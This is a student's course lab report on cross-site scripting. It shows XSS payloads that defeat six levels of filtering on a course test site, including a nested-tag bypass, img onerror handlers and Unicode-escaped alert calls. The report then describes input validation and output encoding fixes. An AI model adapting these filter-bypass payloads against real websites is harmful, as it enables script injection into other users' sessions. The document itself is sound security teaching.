WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Sai Sandeep Pasham

Email: pashamsp@mail.uc.edu

Figure 1: Sai Sandeep Pasham

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This Hackathon - 1 focuses on raising awareness about XSS attacks, understanding code vulnerabilities, adhering to OWASP guidelines, implementing secure coding practices in our code, and defending against cross-site scripting attacks. Additionally, the lab is divided into two tasks. Task 1 involves attacking http://waph-hackathon.eastus.cloudapp.azure.com/xss/, which comprises six levels of attack. Task 2 aims to mitigate XSS attacks through secure coding practices, such as input validation and output sanitization. Once both tasks are completed, documentation is prepared in markdown format, and the pandoc tool is utilized to generate the PDF report. Link to the repository: https://github.com/pashamsp/waph-pashamsp/tree/main/labs/hackathon

Task 1 : ATTACKS

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

attacking script :

```
<script>alert("Level 0 : Hacked by Sai Sandeep Pasham")</script>
```



Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

attacking script is passed as a pathvariable at the end of the URL

`?input=<script>alert("Level 1: Hacked by Sai Sandeep Pasham")</script>`



Figure 3: Level 1

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

The URL has been mapped to a basic 'form>' in HTML, as there is no input field and the path variable is not accepted. The attacking script is then passed through the form.

```
<script>alert("Level 2: Hacked by Sai Sandeep Pasham")</script>
```

Source code Guess of echo.php:

```
if(!isset($_POST['input'])){
   die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```



Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

This stage prevents the direct passage of the `<script>` tag in the input variable. To exploit this URL, the code was fragmented into multiple parts and then concatenated to trigger an alert on the webpage.



Figure 5: Level 3

`?input=<script<script>>alert("Hacked by Sai Sandeep Pasham")</scrip</script>t>`

Source code Guess of echo.php:

```
str_replace(['<script>', '</script>'], '', $input)
```

Level 4

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

In this stage, the `<script>` tag is entirely filtered, meaning that even attempts to bypass it by breaking the string and concatenating are blocked. To inject the XSS script, I employed the onerror() segment of the `<img>` tag to trigger an alert.

```
?input=<img%20src=".."
    onerror="alert(Level 4: Hacked by Sai Sandeep Pasham)">
```

Source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 6: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

At this level, both the `<script>` tag and the `alert()` methods are restricted. To trigger a popup alert, I employed a blend of Unicode encoding and the `onerror()` method of the `<img>` tag.

```
?input=<img src="invalid"
    onerror="\u0061lert(Level 5: Hacked by Sai Sandeep Pasham)">
```



Figure 7: Level 5

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

This particular stage accepts input, and I presume the underlying source code employs the htmlentities() method to transform relevant characters into their corresponding HTML entities. This practice ensures that user input is presented strictly as text on the webpage. In this context, triggering an alert on the webpage involves utilizing JavaScript event listeners like onmouseover(), onclick(), onkeyup(), and so on. I opted for the onkeyup() event listener, which generates the alert on the webpage whenever a key is pressed in the input field.

```
/" onkeyup="alert('Level 6 : Hacked by Sai Sandeep Pasham')"
```

When injecting the provided script into the URL, it will append to the code and manipulate the input form element as follows.

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by Sai Sandeep Pasham')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```



Figure 8: Level 6

source code guess of echo.php:

```
echo htmlentities($_REQUEST('input'));
```



Figure 9: Level 6 after injecting XSS code

TASK 2 : DEFENSE

A . echo.php

The echo.php file in Lab 1 was revised , input validation and XSS defense code has been added . At first the input is checked whether it is empty or not , if empty the php execution is exitted. If the input is valid htmlentities() method is used to sanitize the input day that is to convert to their corresponding characters in HTML which makes the text to be displayed purely as text in the webpage.

```
if(empty($_REQUEST["data"])){
        exit("please enter the input field 'data'");
        }
    $input=htmlentities($_REQUEST["data"]);
    echo ("Hi from  <strong>" .$input. "</strong>.<br>");
```



Figure 10: Defense echo.php



Figure 11: Test with `<script>` after sanitisating input

B . Lab 2 front-end part

The waph-pashamsp.html code underwent a comprehensive review, during which external input locations were pinpointed. Each of these inputs underwent validation, and measures were taken to sanitize the output texts. **i)** The input data for both HTTP GET and POST request forms undergoes validation. A recently introduced function, validateInput(), compels users to input text before proceeding with the request execution.



Figure 12: Defense waph-pashamsp.html



Figure 13: Validating HTTP requests input

ii) `.innerHTML` was converted to `.innerText` wherever HTML rendering is not needed and only plain text is displayed.



Figure 14: modifying innerHTML to innerText

iii) A recently developed function, encodeInput(), has been designed to enhance security by converting special characters into their corresponding HTML entities. This precaution is taken before inserting the content into an HTML document to thwart potential cross-site scripting attacks, rendering the content as text and non-executable. The code involves the creation of a new div element, where the content is set as innerText for the newly formed element. This modified content is then returned as the HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```



Figure 15: encodeInput() & validateInput() functions



Figure 16: response after encoding the result

iv) New validations have been implemented for the API https://v2.jokeapi.dev/joke/Programming?type=single used for fetching jokes. These validations now verify whether the received result and the result.joke in the JSON are not empty. If either of them is null, an error message is generated.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Couldn't find a joke right now.");
}
```



Figure 17: handling Joke API and Guess age API

v) In the asynchronous function guessAge(), the received result undergoes validation to ensure it is neither empty nor zero. Furthermore, validation is applied to the user-entered input to confirm it is not empty or null. In case of either scenario, an error message is thrown.

```
if(result.age==null || result.age==0)
   return $("#response")
    .text("Apologies, an error occurred on the web server, preventing the retrieval of your a
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```

